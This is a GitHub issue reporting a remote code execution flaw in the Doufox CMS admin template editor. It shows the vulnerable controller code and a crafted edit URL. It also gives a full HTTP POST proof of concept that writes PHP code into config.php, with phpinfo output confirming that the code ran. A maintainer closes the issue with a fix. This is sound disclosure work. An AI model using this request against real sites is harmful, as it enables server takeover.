New issue

Jump to bottom

Doufox edit file hava a RCE Vulnerability #7

Closed iami233 opened this issue on Aug 19 · 1 comment

Labels bug


iami233 commented on Aug 19

Vulnerability file:

```
core\controllers\admin\TemplateController.php
```


```
    public function editAction()
    {
        $theme = $this->get('theme') ? urldecode($this->get('theme')) : '';
        if (!file_exists(THEME_PATH . DS . $theme)) {
            $this->show_message('该模板不存在！', 2, url('admin/template'));
        }
        $filename = urldecode($this->get('file'));
        $dir = $this->get('dir') ? urldecode($this->get('dir')) : '/';
        $dir = str_replace(DS . DS, DS, $dir);
        $filepath = THEME_PATH . DS . $theme . $dir . $filename;
        $cur_path = DS . THEME_DIR. DS . $theme . $dir . $filename;
        if (!is_file($filepath)) {
            $this->show_message($cur_path . '该文件不存在！', 2, url('admin/template/item', array('dir
        }

        if ($this->isPostForm()) {
            file_put_contents($filepath, stripslashes($_POST['file_content']), LOCK_EX);
            $this->show_message('提交成功', 1);
        }
        if (urldecode(dirname($dir)) == '.') {
            $top_url = url('admin/template/item', array('theme' => $theme));
        } else {
            $top_url = url('admin/template/item', array('theme' => $theme, 'dir' => urldecode($dir .
        }
        $filecontent = htmlspecialchars(file_get_contents($filepath));
        include $this->views('admin/template/add');
    }
```

Although the edit file page does not have an edit button for the PHP file, we can edit the `config.php` file by constructing a URL




文件	备注	操作
css	样式	👁
img	图片	👁
member	会员中心模板	👁
banner.html	横幅图片模板	✎
breadcrumb.html		✎
category_article.html	文章栏目模板	✎
category_product.html	产品栏目模板	✎
config.php	模板备注文件	
footer.html	通用底部模板	✎
form.html	表单模板	✎
header.html	通用头部模板	✎
index.html	首页模板	✎
list_article.html	文章列表模板	✎

```
http://ip:port/index.php?s=admin&c=template&a=edit&theme=default&dir=/&file=config.php
```




```
<?php return array (
  'file_explan' =>
  array (
    'theme|default|' =>
    array (
      'css' => '样式',
      'img' => '图片',
      'member' => '会员中心模板',
      'banner.html' => '横幅图片模板',
      'breadcrumb.html' => '',
      'category_article.html' => '文章栏目模板',
      'category_product.html' => '产品栏目模板',
      'config.php' => '模板备注文件',
      'footer.html' => '通用底部模板',
      'form.html' => '表单模板',
      'header.html' => '通用头部模板',
      'index.html' => '首页模板',
      'list_article.html' => '文章列表模板',
      'list_product.html' => '产品列表模板',
      'page.html' => '单页面模板',
      'post.html' => '游客投稿模板',
      'preview.png' => '',
      'recommend_article.html' => '推荐文章',
      'search.html' => '搜索模板',
      'show_article.html' => '文章内容展示模板',
      'show_product.html' => '产品内容展示模板',
```



```
<?php phpinfo(); ?>
```

POC

```
POST /index.php?s=admin&c=template&a=edit&theme=default&dir=/&file=config.php HTTP/1.1
Host: ip:port
Content-Length: 57
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie:PHPSESSID=86s25d8kqaptrner2r2iqrqrv7;
Connection: close

file_content=<?php+phpinfo();?>&submit=%E6%8F%90%E4%BA%A4
```



PHP Version 5.6.40

System	Linux pro.la 3.10.0-1160.el7.x86_64 #1 SMP Mon Oct 19 16:18:59 UTC 2020 x86_64
Build Date	May 13 2020 15:59:33
Configure Command	'./configure' '--prefix=/www/server/php/56' '--with-config-file-path=/www/server/php/56/etc' '--enable-fpm' '--with-fpm-user=www' '--with-fpm-group=www' '--with-mysql=mysqlnd' '--with-mysqli=mysqlnd' '--with-pdo-mysql=mysqlnd' '--with-iconv-dir' '--with-freetype-dir=/usr/local/freetype' '--with-jpeg-dir' '--with-png-dir' '--with-zlib' '--with-libxml-dir=/usr' '--enable-xml' '--disable-rpath' '--enable-bcmath' '--enable-shmop' '--enable-sysvsem' '--enable-inline-optimization' '--with-curl=/usr/local/curl' '--enable-mbregex' '--enable-mbstring' '--with-mcrypt' '--enable-ftp' '--with-gd' '--enable-gd-native-ttf' '--with-openssl=/usr/local/openssl' '--with-mhash' '--enable-pcntl' '--enable-sockets' '--with-xmlrpc' '--enable-zip' '--enable-soap' '--with-gettext' '--disable-fileinfo' '--enable-opcache' '--enable-intl'
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/www/server/php/56/etc
Loaded Configuration File	/www/server/php/56/etc/php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20131106
PHP Extension	20131226

http://192.168.8.134/index.php?s=admin&c=template&a=item&theme=default

👍 1

jksdou added the bug label on Oct 3

jksdou commented on Oct 3 Contributor

@iami233 Thank you for your feedback. We will deal with this problem in the next version.

jksdou closed this as completed in `17b6005` on Oct 5

Assignees

No one assigned

Labels

bug

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants